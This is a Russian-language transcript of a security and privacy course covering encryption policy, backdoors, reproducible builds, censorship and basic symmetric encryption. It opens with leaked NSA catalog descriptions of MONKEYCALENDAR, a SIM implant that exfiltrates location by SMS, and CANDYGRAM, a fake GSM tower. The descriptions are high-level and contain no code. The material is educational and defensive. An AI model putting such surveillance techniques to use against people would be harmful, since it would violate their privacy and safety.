(TS//SI//REL) MONKEYCALENDAR is a software implant for GSM (Global System for Mobile communication) subscriber identify module (SIM) cards. This implant pulls geolocation information from a target handset and exfiltrates it to a user-defined phone number via short message service (SMS).

10/01/08



(U//FOUO) MONKEYCALENDAR – Operational Schematic

Monkeycalendar из каталога АНБ


SECRET//COMINT//REL TO USA, FVEY

CANDYGRAM

GSM Telephone Tripwire

(S//SI//REL) Mimics GSM cell tower of a target network. Capable of operations at 900, 1800, or 1900 MHz. Whenever a target handset enters the CANDYGRAM base station's area of influence, the system sends out an SMS through the external network to registered watch phones.

06/20/08



(S//SI//REL) CANDYGRAM Operational Concept

(S//SI//REL) Typical use scenarios are asset validation, target tracking and identification as well as identifying hostile surveillance units with GSM handsets. Functionality is predicated on apriori target information.

Candygram из каталога АНБ

Смотрите, есть еще и любители. Они воссоздают подобные инструменты, основываясь на имеющихся данных, и моя компания также работает над подобными инструментами. Здесь вы можете видеть набор инструментов для взлома Wi-Fi. Здесь есть ретрорефлекторы, активное внедрение в радиосвязь, аппаратные закладки, пассивный радио-перехват и так далее.

В общем, ничто не мешает обеспеченным ресурсами преступным организациям и хакерским группировкам пользоваться подобными инструментами.

28. Регулирование шифрования, принуждение к небезопасности и легализация шпионажа

Одной из наиболее серьезных угроз для вашей безопасности, приватности и анонимности онлайн потенциально является, к сожалению, ваше собственное правительство. Эта угроза исходит из разных направлений, но есть два основных. Первое - это попытка ослабить и регулировать шифрование, второе - легализация, и я полагаю, узаконивание массовой слежки и шпионажа за собственными гражданами.

Многие страны говорят о реализации мер, которые ограничивают шифрование, и мер для легализации и узаконивания шпионажа, который и так проводится незаконно многие годы. И по факту, к тому времени, как вы это слушаете, если в конкретно вашей стране данные процессы идут весьма быстро, то возможно, ситуация уже изменилась, и теперь шпионаж за вами уже стал более законным, а шифрование регулируется на новом уровне.

Подобное регулирование и принуждение к небезопасности и легализация шпионажа происходит во многих странах: США, Великобритания, Китай, Россия, Бразилия, Индия и так далее. В Великобритании есть законопроект о коммуникационных данных, согласно которому провайдерам необходимо хранить пользовательские данные в течение 12 месяцев, а также ряд других мер, напоминающих классику Джорджа Оруэлла.

Другие примеры, демонстрирующие волну изменений в разных странах, это например, блокировка WhatsApp на 48 часов в Бразилии из-за разногласий компании и правительства по вопросам шифрования. В Индии есть очень сильные попытки ограничения шифрования. В Казахстане правительство незаконно требует внедрять бэкдоры.

Шифрование - это фундаментальная математика; его нельзя запретить. Как говорится, лошадь уже покинула стойло. Шифрование уже существует. Оно не может быть ослаблено исключительно для террориста или преступника или другого человека, которого вы бы хотели снабдить слабым шифрованием. Эти люди будут попросту использовать сильное шифрование, которое также уже существует, а все остальные окажутся в затруднении со слабой безопасностью и слабым шифрованием, потому что их принудили к использованию слабого шифрования.

Если оно ослабляется или допускается возможность существования бэкдоров, то оно ослабляется для всех, включая хакеров, пытающихся скомпрометировать наши системы.

Нечто подобное уже пытались осуществить. Это были криптографические войны 1990-ых. Микросхема под названием "Clipper" была предложена правительством США и в ней был найден встроенный бэкдор, и к счастью, она не получила широкого распространения, потому что эту микросхему собирались встраивать во все электронные устройства, осуществляющие шифрование. И таким образом правительство намеревалось обходить шифрование и наблюдать за вашими действиями. Если бы это произошло, то это обернулось бы полной катастрофой ввиду найденной в микросхеме уязвимости.

И это проблема. Если вы ослабляете шифрование, вы можете ослабить его для всех разом. Террористы и преступники продолжат использовать сильное шифрование, даже если законопослушным гражданам это будет запрещено. Нет никаких оснований полагать, что ослабление шифрования вообще поможет.

И вдобавок ко всему вышесказанному, у нас нет физически осуществимого технического способа достигнуть этого. К несчастью, все эти вещи, возможно, слишком сложны для понимания тем людям, которые принимают по ним решения наверху, либо они понимают их, но ввиду политического курса продолжают продвижение этих идей.



Мэтт Блейз о кибербезопасности

Это Мэтт Блейз, выступающий в комитете Конгресса США на тему невыполнимости подобных планов, и это определенно стоит посмотреть. Давайте запустим эту запись, она длится минут пять.

"Председатель: доктор Блейз, ваши пять минут.

Мэтт Блейз: Спасибо, мистер председатель. Как технический специалист, я ловлю себя на мысли, что мне очень странно участвовать в дебатах по поводу целесообразности того, что звучит прекрасно, речь о системах безопасности, которые могут быть преодолены хорошими ребятами, но при этом надежно защищены от плохих.

И разумеется, мы можем это обсудить. Но как технический специалист, я не могу проигнорировать суровую реальность. Это попросту не может быть сделано безопасно. И если мы вырабатываем нужную политику, которая допускает и делает вид, что мы можем сделать это безопасно, то возникнут ужасные последствия для нашей экономики и национальной безопасности.

В наше время трудно переоценить важность устойчивых и надежных компьютерных систем и коммуникаций для нашей персональной, коммерческой и национальной безопасности. Очевидно, что современные компьютерные системы и сетевые технологии приносят огромную пользу нашему обществу и мы зависим от их надежности и защищенности точно таким же образом, как мы зависим сегодня от электричества, воды и других ключевых инфраструктур.

Но к сожалению, система, основанная на программном обеспечении - это фундамент, на котором строится технология всех современных коммуникаций, и общеизвестно об их уязвимости перед атаками преступников или враждебных государств. Крупные утечки данных, конечно, это буквально повседневность. И эта проблема становится все хуже, потому что мы строим все большие и сложные системы. И не будет преувеличением охарактеризовать состояние безопасности программного обеспечения как начинающийся национальный кризис.

И горькая правда за всем этим состоит в том, что компьютерная наука, моя сфера деятельности, попросту не знает, как разрабатывать сложное, крупномасштабное программное обеспечение, которое бы обладало надежным и безошибочным поведением. И это не новая проблема; она ничего общего не имеет с шифрованием или современными технологиями. Она остается главной темой исследований в области вычислительной техники с самого рассвета программируемых компьютеров.

Новые технологии позволяют разрабатывать нам более масштабные и сложные системы, и вместе с тем, задача по обеспечению надежности становится существенно сложнее ввиду все большего количества компонентов, взаимодействующих друг с другом.

Если мы интегрируем небезопасность и уязвимые системы в структуру нашей экономики, то последствия от недостатков таких систем станут с большой долей вероятности все более серьезными.

К несчастью, нет простого решения проблемы защиты систем, основанных на программном обеспечении. Масштабные системы изначально подвержены риску, и мы можем, в лучшем случае, управлять этим риском, а не убрать его вовсе.

Есть два известных способа управлять рисками ненадежного и небезопасного программного обеспечения. Один из них - это использование шифрования, и это позволяет нам обрабатывать критичные данные в небезопасных медиа и системах программного обеспечения на уровне наших возможностей.

И другой способ - это разработка программных систем, которые были бы максимально небольшими и простыми, насколько это возможно, в целях уменьшения количества компонентов, в которых злоумышленник мог бы найти дыры для эксплуатации.

Вот почему предложения по предоставлению правоохранительным органам возможностей по доступу к данным так сильно пугают меня. Криптографические системы в числе самых хрупких и деликатных элементов современного программного обеспечения. Мы часто открываем катастрофические слабые места даже в очень простых криптографических системах спустя годы после их разработки и внедрения.

Требования по доступу третьих сторон к данным приводят к тому, что даже очень простые задачи, которые мы не знаем, как решить, превращаются в гораздо более сложные задачи, решить которые у нас вообще нет шансов.

Криптография с бэкдорами, которую продвигает ФБР, может быть и решит некоторые проблемы, при условии, что мы ее реализуем, однако это хорошо известная всем проблема. Мы нашли едва заметные дыры в системах, разработанных агентствами национальной безопасности, например, в микросхеме Clipper, две декады назад.

И даже если правильно настроить криптографию, мы останемся с проблемой интеграции возможностей доступа в программное обеспечение. Требование к разработчикам предоставлять возможности доступа третьим сторонам в корне разрушит наши и так слабые способности противостоять атакам.

Хочется поставить вопрос ребром: либо персональная приватность, либо деятельность правоохранительных органов, но по факту, на карту поставлено гораздо большее. Мы попросту не можем сделать то, о чем просит ФБР без серьезного ослабления нашей инфраструктуры. В полном выигрыше останутся преступники и противостоящие нам государства. Конгресс встает здесь перед критически важным выбором, либо фактически закрепить на законодательном уровне принудительную небезопасность наших критических инфраструктур, либо признать огромную важность надежной безопасности в вопросах предотвращения преступлений в мире, все больше погружающемся в сеть. Огромное спасибо за внимание."

https://dspace.mit.edu/bitstream/handle/1721.1/97690/MIT-CSAIL-TR-2015-026.pdf?sequence=8

Здесь ссылка с интересным материалом для чтения. Это мнения экспертов в области криптографии на тему "почему принуждение к небезопасности - это плохая идея", включая тех людей, кто собственно говоря, и развивали ту самую криптографию, о которой мы будем говорить в нашем курсе. Так что если вы хотите копнуть поглубже,

прочитайте этот материал в качестве домашнего задания.

Следующий короткий документ (https://people.csail.mit.edu/rivest/pubs/Riv98e.pdf), который вы можете прочитать, это доводы против регулирования технологий шифрования, всего пара страниц. И вам будет полезно это прочитать, чтобы получше войти в тему. Это "Девять эпичных фейлов регулирования шифрования".

А здесь большой список от Брюса Шнайера, можете узнать, сколько существует различных криптографических продуктов. Это единый учет криптографических продуктов со всего мира. Погуглите на этот счет. Здесь есть версия в PDF. Есть версия в Excel, она довольно-таки удобная, потому что вы можете сортировать список по типам. Здесь можно взглянуть на все разнообразные виды криптографического софта. В этом списке есть и те вещи, которые мы будем рассматривать в курсе.

В нем 865 аппаратных и программных продуктов со встроенным шифрованием из 55 стран мира. Конечно, если в одной стране появляется некий закон, это повлияет на другие страны и людей, использующих криптографические продукты из этой страны.

Давайте теперь перейдем к вопросам легализации шпионажа и массовой слежки. И я думаю, нам стоит начать с цитирования Эдварда Сноудена.

Итак, вот что он говорит: "Если вы приводите аргумент, что вас не волнует право на приватность, поскольку вам нечего скрывать, то это ничем не отличается от того, что вы скажете: "Меня не волнует свобода слова, поскольку мне нечего сказать". Люди, которые приводят доводы на уровне "Мне нечего скрывать", не понимают фундаментальных основ человеческих прав. Никто не обязан обосновывать, почему он нуждается в правах. Бремя доказывания падает на плечи тех, кто нарушает эти права. Если один человек решает не пользоваться своим правом на приватность, это не означает, что все остальные автоматически должны последовать за ним. Вы не можете жертвовать правами других людей, если сами в этих правах не нуждаетесь. Если говорить проще, то большинство не может голосовать против естественных прав меньшинства".

Мое мнение таково: когда люди знают, что за ними следят, что они находятся под слежкой, они начинают изменять свою деятельность. Они теряют свободу. Цель террористов - лишить нас свободы. Развивая массовую слежку для предотвращения терроризма, создавая инфраструктуру для массовой слежки, мы теряем ту самую свободу, которую пытаемся защитить. Контраргументом этому является то, что мы будем в большей безопасности благодаря массовой слежке, будем защищены в большей степени. Но доказательств для подтверждения этого мало. Бывший руководитель подразделения АНБ по добыванию разведывательных сведений Билл Бинни высказывается на этот счет следующим образом: массовая слежка мешает способности правительства ловить плохих парней, и вина правительства в отношении событий 9/11, Бостонских взрывов, стрельбы в Техасе и других террористических актов заключается в том, что из-за массовой слежки правительство оказалось переполнено данными.

Для меня вопрос массовой слежки заключается в том, что правительству дается слишком много власти. Ключевые вопросы для обдумывания: "Вы можете доверять свои персональные и приватные данные, собранные при помощи массовой слежки, всем этим людям, правительственным учреждениям, агентствам, компаниям и подрядчикам? Вы можете поверить в то, что они будут всегда действовать в ваших законных интересах и будут всегда действовать в рамках закона с этой своей новой властью?"

И не только сейчас, но и в будущем, по отношению к вашим детям, потому что именно дети унаследуют мир, полный слежки. Все эти данные будут сохраняться и любое незначительное отклонение от того, что считается приемлемым, может быть использовано против вас, если вы выступите против действующих властей.

Изучите движения по защите гражданских прав. Замедляет ли массовая слежка поддержку гражданских прав? Способствует ли она ужесточению ситуации? Если массовая слежка будет реализована, будут ли полностью разрушены права граждан до их полного исчезновения? Над этим стоит задуматься.

Если вы очень интересуетесь приватностью и увлечены ею, подумайте о внесении вклада в некоторые судебные дела, затрагивающие приватность. Регулирование шифрования, принуждение к небезопасности и легализация шпионажа, к сожалению, все это - активные угрозы, которые могут потенциально находиться в вашем ландшафте угроз и о которых следует знать. Если ваши возможности по шифрованию уменьшаются, то уровень вашей безопасности также снизится, и вам нужны будут другие средства контроля за рисками.

29. Доверие и бэкдоры

Нам нужно задаться вопросом: «Насколько мы можем доверять операционным системам и приложениям, которые мы используем?» Что ж, мы знаем со стопроцентной уверенностью, что все они содержат уязвимости в безопасности и баги.

Один из способов избежать багов – это создание несложных систем. Но это недостижимо. На деле системы становится все более сложными и это одна из причин, по которой безопасность пытается оставаться на должном уровне. Сложность – это враг безопасности.

Другой способ попытаться защитить нас от этих известных уязвимостей и багов, это использование так называемых «формальных методов» в разработке программного обеспечения.

Программное обеспечение в целом – это математическая система, следовательно, вы можете убедиться в корректности системы при помощи тестирования и доказательства свойств этой системы. Таким образом вы сможете обеспечить завершающее доказательство корректности, что означает, неважно, какие вводные система получает, она всегда будет производить правильные расчеты.

Эта концепция не нова, этот формальный процесс изначально выполнялся специалистами по математике, так как в прошлом это невозможно было сделать при помощи программ в 50 строк кода или типа того.

Но современные системы содержат миллионы строк кода, человек не может проверить их все. Совсем недавно и алгоритмы для доказательства, и компьютерные мощности усовершенствовались настолько, что компьютеры теперь могут выполнять доказательства за человека.

К сожалению, в настоящее время только наиболее критичное программное обеспечение проходит через формальные методы, например, ПО в сфере авиаперевозок, или системы управления технологическими процессами. Формальный процесс по-прежнему занимает много времени и требует больших расходов для большинства из систем.

Так что большая часть тестирования программного обеспечения в наше время не обеспечивает полного доказательства корректности, доказанного математически. Нам приходится принимать риск наличия уязвимостей в безопасности и багов и стараться минимизировать последствия в этой связи, потому что мы знаем: уязвимости в безопасности и баги будут существовать всегда. Они будут существовать в операционных системах, приложениях, аппаратном обеспечении и инструментах, которые мы используем.

Чтобы минимизировать риски, нам нужно распределить доверие, нужно уменьшить поверхность атаки, создать изоляцию и разграничение, выстроить слои защиты. Это защитит нас от наполненного багами кода. Все эти способы минимизации рисков мы рассматриваем в деталях на протяжении этого курса.

Давайте теперь поговорим об отношении бэкдоров к вашему доверию. Бэкдор – это весьма глубокое понятие. Будем считать, что бэкдор – это слабое место в системе. Здесь мы видим примеры бэкдоров. Но вам, возможно, следует относиться к этому

списку скептически, потому что некоторые из примеров, на мой взгляд, не совсем точны. Вот полный список с ними, в том числе из проекта GNU, потенциальные бэкдоры в телефонах и приложениях, операционных системах, и так далее, и тому подобное, в маршрутизаторах.

Бэкдоры могут быть добавлены случайно в результате человеческой ошибки, либо преднамеренно в результате действий злоумышленника. Если что-либо имеет закрытый исходный код, единственным способом обнаружить бэкдоры является процесс под названием обратная разработка или реверс-инжиниринг. Для большинства людей это за гранью понимания и вряд ли им удастся найти что-либо хорошо скрытое. При закрытом исходном коде вам приходится доверять разработчику, что далеко от совершенства.

Системы с открытым исходным кодом потенциально имеют меньше риска по наличию в них бэкдоров, поскольку код открыт для пристального внимания общественности. Однако использование опенсорсных продуктов не защищает вас автоматически от бэкдоров, как это считают многие люди. И оно совершенно точно не предотвращает наличие уязвимостей в безопасности, которые могут использоваться в качестве бэкдоров.

В случае с открытым программным обеспечением, если мы загружаем и устанавливаем предварительно скомпилированные двоичные файлы, ничто не подтверждает, что опубликованный чистый исходный код использовался для создания бинарного файла, который вы используете. Те бинарники, которые вы компилируете, распространяете или хостите, могут содержать бэкдоры. Бинарные файлы и сигнатуры могут быть заменены злоумышленником.

Даже если вы создадите ваши собственные бинарные файлы из исходного кода, нет гарантии, что там не будет бэкдора. Вам придется персонально проанализировать исходный код перед тем, как его скомпилировать, что зачастую невозможно осуществить. Или вам придется произвести валидацию сигнатуры чистого исходного кода перед его компиляцией.

Но как нам узнать, что исходный код чист от бэкдоров? Что ж, это трудная задача. Компиляторы, используемые разработчиками, могут содержать в себе бэкдоры для создания бэкдоров в приложениях, которые они компилируют, и разработчики не будут об этом знать.

Это произошло с пиратской версией Xcode, что привело к заражению вредоносным кодом приложений в Apple Store. Разработчики приложений не заметили, что добавляют вредоносный код во время компиляции при помощи той пиратской версии Xcode.

Существуют и бэкдоры, принудительно встроенные против вас по законодательству национальных государств, и это неизбежная проблема.

Бэкдоры могут быть очень, очень хитроумными и трудными для обнаружения. Всего лишь малейшее преднамеренное или случайное изменение кода может создать уязвимость и это может создать бэкдор.

Здесь у меня пример для вас, это маршрутизаторы Juniper со встроенными бэкдорами, и я зачитаю краткий отчет Марка Грина, который являлся участником расследования касаемо этого конкретно-хитрожопого бэкдора.

«Выяснилось, что на протяжении последних нескольких лет в устройства Juniper NetScreen был внедрен генератор случайных чисел с потенциальным бэкдором, основанный на алгоритме АНБ Dual_EC_DRBG. На определенном этапе в 2012 году код в NetScreen был изменен неизвестной стороной, этот бэкдор мог использоваться для перехвата соединений NetScreen. Поскольку эта модификация кода не была утверждена компанией Juniper, важно отметить, что злоумышленники не изменили основной код механизма шифрования, они изменили лишь параметры. Это означает, что системы были заранее потенциально уязвимы для третьих сторон. Более того, характер этой уязвимости крайне хитер и в целом запутан».

Весьма трудноуловимый бэкдор. Определенно, работа государства или хакерской группы экспертного уровня. Интересно также то, что он основан на алгоритме АНБ Dual_EC_DRBG, именно поэтому люди не доверяют стандартам, продвигаемым АНБ в список стандартов Национального института стандартов и технологий США. Не доверяют, потому что верят в то, что эти стандарты были преднамеренно определены таким образом, что некоторые из них сделаны намеренно слабыми.

Лично мое мнение, я считаю, что бэкдоры – это серьезная проблема для любого человека, который заботится о безопасности, приватности и анонимности. Любые инструменты, которые вы используете в перспективе, будут становиться мишенью для ослабления и внедрения в них бэкдоров. Это будет происходить при помощи легальных методов, что чрезвычайно тревожит, либо при помощи хакерства.

Целью будет все – операционные системы, шифрование, сервисы безопасности, приложения и даже аппаратное обеспечение и встроенное программное обеспечение, то есть прошивка устройств. Любой сервис для анонимизации, который вы знаете, может попасть под атаку хакеров, корпораций или государства с целью внедрения в него бэкдора. И нельзя создать бэкдор, который будет доступен лишь для хороших парней, как только система ослабляется, она ослабляется для всех.

Итак, как нам с вами минимизировать риски, связанные с бэкдорами? Что ж, у нас есть детерминированные и воспроизводимые сборки, они могут помочь обнаружить бэкдоры.

Воспроизводимая сборка. Воспроизводимые сборки – это набор практик по разработке программного обеспечения, при котором создается верифицируемый путь от исходного кода в читабельном для человека виде до бинарного кода, используемого компьютерами.

Это означает, что если говорится о том, что бинарный код был скомпилирован из определенного исходного кода, то так оно и есть доподлинно. В случае с воспроизводимыми сборками, различные стороны производят повторную сборку независимо друг от друга и убеждаются, что у них у всех получается совершенно одинаковый результат. Однако, об этом легче говорить, чем выполнить в реальности.

Система сборки должна быть сделана полностью детерминированной, а среда сборки должна быть либо зафиксирована, либо предопределена. Пользователи также должны иметь возможность валидировать результаты. Им должен быть предоставлен способ воссоздания схожей среды сборки, возможность производить процесс сборки и верифицировать тот факт, что выходной результат совпадает с оригинальной сборкой.

По-настоящему полные детерминированные и воспроизводимые сборки нуждаются в огромных усилиях и трудны для настройки. Насколько я знаю, пока что не существует операционных систем, которые были бы полностью детерминированно собраны.

Проводится хорошая работа в проекте Debian, вот почему я бы порекомендовал именно эту операционную систему тем людям, которые заботятся о безопасности, приватности и анонимности.

Если в вашей операционной системе есть бэкдоры, все ваши усилия напрасны, так что жизненно необходимо, чтобы ваша операционная система была надежна. Debian делает успехи в этом направлении.

Давайте посмотрим на этот список, мы обсудим все это позже, все эти дистрибутивы делают большие шаги на пути к детерминированным и воспроизводимым сборкам.

Если вы заинтересованы углубиться в этот вопрос, допустим, вы разработчик, то вот хороший материал от джентльмена по имени Майк Перри по детерминированным сборкам в связке с Tor. Это интересный материал.

Можете также посмотреть это видео на тему «Как разрабатывать ваше собственное программное обеспечение воспроизводимо».

29. Цензура

Цензурирование Интернета осуществляется не только в странах типа Китая или Ирана, оно существует в разных формах и на Западе. Например, Верховный суд Канады принял временное предписание с требованием выпилить из поисковой выдачи результаты по одной из двух конкурирующих компаний не только в канадском сегменте Google.ca, но и из сегментов Google в других странах.

Европейские суды вынесли решение в пользу гражданина Испании по делу против Google, связанному с поисковой выдачей, содержащей деликатную финансовую информацию, случай получил широкую огласку как "Право на забвение". Суд постановил, что Google и другие поисковые системы должны удалить результаты поисковой выдачи, которые являются неверными, иррелевантными или более не релевантными, или избыточными в отношении цели, с которой они обрабатывались, ввиду истекшего периода времени.

Аргентинская модель вызвала в суд Google и Yahoo с требованием от поисковых гигантов удалить изображения, перенаправляющие ее на сайты с порнографическим контентом.

Пользователям Интернета в Великобритании запрещен доступ на ряд веб-сайтов по умолчанию. Доступ фильтруется на уровне интернет-провайдеров. Чтобы получить доступ до блокируемого контента, пользователям необходимо обратиться к провайдеру и отказаться от данной фильтрации.

В США предпринимались ряд санкционированных правительством попыток регулирования контента, которые отменялись на основании Первой поправки к Конституции США, зачастую после продолжительных судебных тяжб. Правительство оказывает непрямое давление там, где не может цензурировать напрямую.

Ограничения контента в большинстве случаев производятся при помощи удаления контента, а не его блокировки. Чаще всего регуляторы полагаются на привлечение частных лиц при поддержке государства или угрозы судебного разбирательства.

По сравнению с большинством стран мира, где интернет-провайдеры вынуждены подчиняться государству, в США большая часть действий по регулированию контента происходит на частном или добровольном уровне.

Шлюз может быть открыт и цензура хлынет в западное общество. Вопрос права на забвения против цензуры сложен. Но поймите, что ваши поисковые системы и интернет-провайдеры будут использоваться в качестве инструмента для осуществления цензуры. И это потенциальная угроза для вас в зависимости от того, кем вы являетесь и где живете.

31. Новости и предупреждения в сфере безопасности: Будьте в курсе

Важно быть в курсе последних новостей, угроз и предупреждений в области безопасности и приватности. В наши дни, похоже, новые угрозы возникают каждые пять минут, и вам нужно знать о них, возможно, даже реагировать.

С этой целью я хотел бы предложить вам свою специальную новостную рассылку, вы можете зарегистрироваться и я буду обеспечивать вас актуальными важными новостями и предупреждениями в сфере безопасности, которые могут повлиять на вашу безопасность, приватность и анонимность.

Все, что вам нужно сделать - это зарегистрироваться по данной ссылке. Убедитесь, что имя пользователя, которое вы будете использовать, совпадает с именем, которое вы использовали для приобретения этого курса, так я смогу понять, как обращаться к вам в письмах, а затем вы начнете получать новости и предупреждения в сфере безопасности.

4


УСКОРЕННЫЙ КУРС ПО ШИФРОВАНИЮ

32. Цели и задачи обучения

Целью обучения в этом разделе является понять фундаментальные основы шифрования, мы изучим симметричное и асимметричное шифрование, хеши, SSL, TLS, сертификаты, перехват данных при помощи утилиты SSLStrip и слабости, связанные с шифрованием. Это фундаментальные знания, необходимые для выбора подходящих средств обеспечения безопасности с целью снижения рисков.

33. Симметричное шифрование

Чтобы сделать правильный выбор относительно вашей приватности и безопасности, вам необходимо понимать, что такое шифрование, необязательно знать хардкорную математику, оставим это для какого-нибудь другого курса. Сейчас мы приступим к ускоренному изучению того, что важно знать для правильного выбора криптографических систем, которые вы будете использовать, и понять, как шифрование может быть использовано с целью сохранения вашей безопасности и защиты приватности.



Не будет преувеличением сказать, что шифрование - это самый лучший инструмент, который только есть в нашем арсенале для защиты от хакеров и слежки. Итак, что же такое шифрование? Шифрование - это метод преобразования данных, пригодных для чтения человеком, они называются незашифрованным текстом, в форму, которую человек не сможет прочитать, и это называется зашифрованным текстом. Это позволяет хранить или передавать данные в нечитабельном виде, за счет чего они остаются конфиденциальными и приватными.

Дешифрование - это метод преобразования зашифрованного текста обратно в читабельный простой текст. Если вы осуществите простой поиск в Google, то увидите здесь надпись HTTPS, это означает, что все содержимое веб-страниц недоступно для чтения людям, которые отслеживают передачу данных по сети. Это означает, что ваш интернет-провайдер или, допустим, правительство, они могут отследить лишь целевой домен.

Смотрите, это Google.co.uk Любой наблюдатель, сидящий между мной и Google, узнает лишь, что я заходил на этот сайт. Он не узнает, что именно я искал, потому что это оконечное (или абонентское) шифрование между моим браузером и сервером.



Симметричное шифрование


Проще говоря, есть два основных компонента шифрования, о которых вы можете подумать. Есть алгоритм, и есть ключ. Обычно алгоритм известен публично и многие, многие люди тщательно его изучили в попытке определить, является ли алгоритм сильным. Есть ключ и он секретный. Можете представить, что ключ - это пароль и он должен держаться в тайне. Алгоритм немного похож на замок, а ключ - это ключ к этому замку.

Комбинация алгоритма и ключа определяет, как простой текст будет перемешан, это процесс подстановки и перестановки символов. Это означает, что символы будут перемешаны или изменены, например, символ A будет заменен на символ Z. И если алгоритм или ключ являются слабыми, то шифрование также будет слабым.

Давайте посмотрим на пример. Я хочу отправить файл другу, его зовут Боб, и я не хочу, чтобы кто-либо мог его прочитать. Нам нужно что-то, что сможет зашифровать файл, и я скачал программу, допустим, это WinZip. У многих людей установлен WinZip и я выбрал его специально, потому что это не специализированный инструмент только лишь для шифрования, но он обладает функцией шифрования.

Здесь у нас файл для Боба, кликнем по нему правой кнопкой мыши, WinZip, "Добавить в Zip-файл", используем ознакомительную версию для демонстрации и видим, что у нас тут есть опция "Зашифровать файлы". Если вы не знакомы, WinZip - это инструмент для сжатия файлов, он уменьшит размер файла перед тем, как я его отправлю, и упакует его в .zip-файл, и одновременно с этим я могу выбрать шифрование этого файла.

Итак, я кликаю "Зашифровать файл" и смотрю на доступные варианты. Можно выбрать 256-бит AES, 128-бит AES и Legacy (Zip 2.0). AES - это симметричный алгоритм, он использует всего один ключ. Если я кликну "ОК" и "Добавить", у меня тут появится какое-то предупреждение, и затем мне будет предложено ввести пароль, и далее будет сгенерирован ключ. Итак, AES - это симметричный алгоритм шифрования, который использует всего один ключ.



Пример симметричного шифрования

Пароль конвертируется в ключ при помощи функции формирования ключа. Так работают алгоритм AES и ключ, который создается при помощи нашего пароля. Теперь вы можете выбрать 128 бит, 256 бит. Это длина бит, можете считать это стойкостью алгоритма. Чем выше эта цифра в этих алгоритмах, тем, как правило, сильнее алгоритм, но тем медленнее он шифрует и дешифрует.

AES = симметричный алгоритм (используется 1 ключ)

Пароль преобразуется в ключ

Пример: password123 > zcEXvO!XMITczI8!G%u0



Представьте себе дверь и множество замков на ней. У вас займет много времени, чтобы открыть или закрыть эту дверь, но возможно, это превносит высокую степень защищенности, ведь замков так много. Также и с алгоритмами, чем выше битрейт, тем более они защищены, но тем дольше они шифруют и дешифруют.

256 бит - это также и объем ключевого пространства, то есть цифра, обозначающая суммарное количество возможных различных ключей, которые вы можете получить при помощи этого алгоритма шифрования. Теперь давайте посмотрим на этот замок с четырьмя роторами, на каждом роторе цифры от нуля до девяти, подумайте, сколько существует возможных комбинаций для него? Что ж, ответ будет 10 умножить на 10 умножить на 10 умножить на 10, то есть 10 тысяч. Чтобы вручную перебрать такое

количество вариантов, очевидно, придется потратить много времени. Вот почему люди вырезают замки, а не пытаются взломать их подобным образом.

При помощи AES с длиной ключа 256 бит можно создать следующее количество комбинаций, то есть возможных ключей: 1,1*10^77 и эта цифра настолько велика, что нет слова для ее описания. Это много. Все это означает, что ключ крайне сложно подобрать, даже при помощи очень мощных компьютеров, но при условии, что вы использовали длинный и рандомный пароль при генерации ключа.

Люди и правительства постоянно пытаются взломать эти алгоритмы. Мы знаем, какие алгоритмы хороши, а какие нет. Мы знаем, какие из них поддаются взлому, а какие на сегодняшний день невозможно взломать.

